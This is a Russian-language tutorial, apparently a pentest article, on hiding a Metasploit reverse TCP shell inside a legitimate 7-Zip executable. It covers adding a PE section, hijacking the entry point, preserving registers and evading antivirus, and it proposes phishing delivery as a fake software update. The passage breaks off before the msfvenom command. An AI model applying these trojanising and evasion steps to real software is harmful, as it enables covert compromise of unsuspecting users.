Статья Сокрытие Reverse TCP shellcode в PE-файле

Вступление

Предположим, что во время проведения тестирования на проникновение вам понадобилось получить доступ к определённому устройству исследуемой организации. На этом этапе, вы можете создать PE-файл бэкдор с помощью собственного шелл-кода, без увеличения размера исполняемого файла или изменения его предполагаемой функциональности. Как это можно реализовать и при этом не привлечь внимание антивирусов? О способе доставки и писать нечего. Смоделируем такую ситуацию: *после проведения сбора информации о тестируемой организации, вы узнали, что большое количество сотрудников использует определенное программное обеспечение*. Тогда, методом социальной инженерии, есть шанс проникнуть в сеть жертвы. Для этого понадобится отправить некоторому объекту (сотруднику) фишинговое сообщение с ссылкой для загрузки «Обновленной версии этой программы», которая на самом деле является бэкдор-бинарным файлом. Мы также обсудим различные методы затруднения обнаружения бэкдора в PE-файле. На каждом этапе основное внимание уделяется тому, чтобы файл с бэкдором был полностью не обнаружимым. Слово «не обнаруживаемый» здесь используется в контексте статического анализа времени сканирования. Для изучения описываемых далее действий желательно понимание формата PE-файла, сборки x86 и отладки.

Ограничения для бэкдоринга PE-файла

Наша цель состоит в том, чтобы результирующий файл стал полностью не обнаружимым антивирусами, а функциональность бэкдор-программы должна оставаться прежней, без прерываний и(или) ошибок. Для тестов антивирусного сканирования мы будем использовать **NoDistribute**. Есть много способов сделать двоичный файл сокрытым от антивирусов. Например, используя крипторы, которые кодируют всю программу и включают в нее заглушку декодирования во время выполнения, сжимая программу с помощью UPX, используя кодировки veil-framework или msfvenom. Мы не будем использовать ни один из таких инструментов. Цель состоит в том, чтобы сделать его простым и элегантным! По этой причине у меня есть следующие ограничения:

- Никакого использования схем кодирования Msfvenom, veil-framework или любых подобных необычных инструментов.
- Размер файла должен оставаться неизменным, что означает отсутствие дополнительных разделов, заглушек декодера или сжатия (UPX).
- Функциональность программы с бэкдором должна оставаться прежней, без ошибок и (или) прерываний.

Используемые методы:

- Создание нового заголовка раздела для добавления шелл-кода
- Шелл-код на основе взаимодействия с пользователем Trigger + codecaves.
- Двухкодовые пещеры с настраиваемым кодировщиком + запуск шеллкода при взаимодействии с пользователем


Критерии выбора PE файла для имплантации бэкдора

Если вы не вынуждены использовать конкретный двоичный файл для бэкдоринга PE-файла, следует помнить о следующих моментах. Их не обязательно соблюдать, но они предпочтительны, потому что помогут снизить уровень обнаружения AV и сделать конечный продукт более доступным.

- Размер исполняемого файла должен быть небольшим <10 МБ. Файл меньшего размера можно будет легко передать жертве во время проведения пентеста. Также его будет удобно отлаживать в случае возникновения проблем.
- Бэкдор для хорошо известного продукта, например, Utorrent, сетевых утилит, таких как Putty, sysinternal tools, winRAR, 7zip и т. д. Использование известного PE-файла не требуется, но вероятность того, что AV пометит неизвестный PE-бэкдор, больше, чем известный.
- PE-файлы, которые не защищены такими функциями безопасности, как ASLR или DEP. Это не повлияет на конечный файл.

- Предпочтительно использовать двоичные файлы C / C ++ Native.
- Желательно обзавестись PE-файлом, который имеет законные алгоритмы сетевого взаимодействия. Некоторые антивирусы не обратят внимание на активность подобного файла и будут рассматривать это как стандартную функциональность программы.

Мы будем использовать архиватор файлов 7Zip. Сначала давайте проверим, включен ли в файле ASLR. Он рандомизирует адреса каждый раз, когда программа загружается в память. Таким образом, злоумышленник не может использовать закодированные адреса для размещения шелл-кода.



Как видно на скриншоте выше, защиты не так много. Давайте посмотрим на другую информацию о двоичном файле через 7zip.

Статический анализ

7zFM.exe

Property	Value
File Name	C:\Program Files (x86)\7-Zip\7zFM.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 6.0
File Size	489.00 KB (500736 bytes)
PE Size	489.00 KB (500736 bytes)
Created	Monday 06 November 2017, 02.39.35
Modified	Monday 28 August 2017, 13.40.42
Accessed	Monday 06 November 2017, 02.39.35
MD5	0E6544BE08A8727EE08121037F76820D
SHA-1	3B8FEF973E72A2FD2099D7F28FE97569D9974A63

Данный PE-файл представляет собой 32-битный двоичный файл размером около 500 КБ. Он запрограммирован в собственном коде (C ++). Похоже, хороший кандидат для бэкдора. Давайте продолжим!

Бэкдор PE-файл


Есть два способа получить доступ к переносимым исполняемым (PE) файлам. Для начала, важно понять, что мы подразумеваем под бэкдором-PE-файлом? Проще говоря, мы хотим, чтобы в легитимном исполняемом файле Windows, таком как 7zip архиватор (как пример), был наш шелл-код, поэтому, когда файл 7zip выполняется, наш код также должен выполняться без ведома пользователя и без обнаружения антивирусами подозрительной активности. Программа (7zip) должна работать корректно. Шелл-код, который мы будем использовать, представляет собой обратную TCP-оболочку MSFvenom. [Разница между Reverse и Bind shell]. Оба метода, описанные ниже, имеют одинаковый общий процесс и цель, но разные подходы к достижению. Общий процесс выглядит следующим образом:

- Найдите подходящее место в памяти для имплантации оболочки нашего кода, либо в кодовых пещерах, либо путем создания новых заголовков разделов, оба метода показаны ниже.
- Скопируйте коды операций из стека в начале выполнения программы.
- Замените эти инструкции нашими собственными кодами операций, чтобы перехватить поток выполнения приложения в желаемое место в памяти.
- Добавьте шелл-код в эту ячейку памяти, которая в данном случае является обратной оболочкой TCP.
- Установите регистры обратно в стек, скопированный на первом шаге, чтобы обеспечить нормальный поток выполнения.


Добавление нового заголовка раздела

Идея этого метода состоит в том, чтобы создать новый раздел заголовка в PE-файле, добавить в него наш шелл-код, а затем указать поток выполнения в этом разделе. Новый заголовок раздела может быть создан с помощью такого инструмента, как LordPE.


1. Откройте Lord PE. Перейдите к заголовку раздела и добавьте его, как это показано (добавлен .hello) внизу.
2. Добавьте виртуальный размер и исходный размер 1000 байт. Обратите внимание, что 1000 в шестнадцатеричном формате (4096 байт в десятичном формате).
3. Сделайте заголовок раздела исполняемым, так как мы должны поместить наш Shellcode в этот раздел, чтобы он был исполняемым, доступным для записи и чтения.
4. Сохраните файл.




Теперь, если мы выполним файл, он не будет работать, потому что мы добавили новый раздел размером 1000h байтов, и этот раздел заголовка пуст.



Чтобы файл работал нормально, как задумано, мы должны добавить 1000 байтов в конец файла, потому что прямо сейчас файл содержит раздел заголовка размером 1000 байтов, но этот раздел пуст, мы должны заполнить его любым значением. Мы заполним его нулями (00). Используйте любой шестнадцатеричный редактор, чтобы добавить 1000 шестнадцатеричных байтов в конец файла, как показано ниже.




Мы добавили нулевые значения в конец файла и переименовали его в 7zFMAddedSection.exe. Прежде чем продолжить, мы должны убедиться, что теперь наш исполняемый файл 7zFMAddedSection.exe работает правильно и добавлен новый раздел с нужным размером и разрешениями. Воспользуемся Ollydbg, перейдя в раздел памяти и дважды щелкнем на заголовки PE.




Перехват потока выполнения

Мы видим, что наш новый раздел .hello добавлен с назначенными разрешениями. Следующий шаг - перехватить поток выполнения программы в наш недавно добавленный раздел .hello. Когда мы выполняем программу, она должна указывать на раздел кода .hello, в который мы поместим наш шелл-код. Сначала запишите первые 5 кодов операций, так как они понадобятся позже при восстановлении потока выполнения. Мы копируем начальный адрес раздела .hello 0047E000, открываем программу в Ollydbg и заменяем первый код операции по адресу 004538D8 с JMP на 0047E000.



ПКМ -> Копировать в исполняемый файл -> все изменения -> Сохранить файл. В данном случае 7zFMAddedSectionHijacked.exe
Мы добавили новый раздел заголовка и перехватили в нем поток выполнения. Теперь открываем файл 7zFMAddedSectionHijacked.exe в Ollydbg. Мы ожидаем, что поток выполнения будет перенаправлен на наш недавно добавленный раздел .hello, который будет содержать нулевые значения (помните, мы добавляли нули с помощью hexedit?).



Прекрасно! У нас есть длинный пустой раздел .hello section. Следующим шагом является добавление нашего шелл-кода с начала этого раздела, чтобы он запускался при выполнении двоичного файла.

Добавление шеллкода

Как упоминалось ранее, мы будем использовать shell_reverse_tcp в Metasploit. Мы не используем никаких схем кодирования, предоставляемых msfvenom, ведь большинство из них, если не все, уже отмечены антивирусами. Чтобы сначала

добавить шелл-код, нам нужно поместить регистры в стек, чтобы сохранить их состояние с помощью кодов операций PUSHAD и PUSHFD. В конце шелл-кода мы возвращаем регистры и восстанавливаем поток выполнения, вставляя начальные (предварительно захваченные) программные инструкции, скопированные ранее, и возвращаемся назад, чтобы убедиться, что функциональность 7zip не нарушена. Вот последовательность инструкций


Code:

```
PUSHAD
PUSHFD
Shellcode....
POPAD
POPFD
Restore Execution Flow...
```

Мы генерируем обратный шелл-код Windows, используя следующие аргументы в mfsvenom
Code:

```
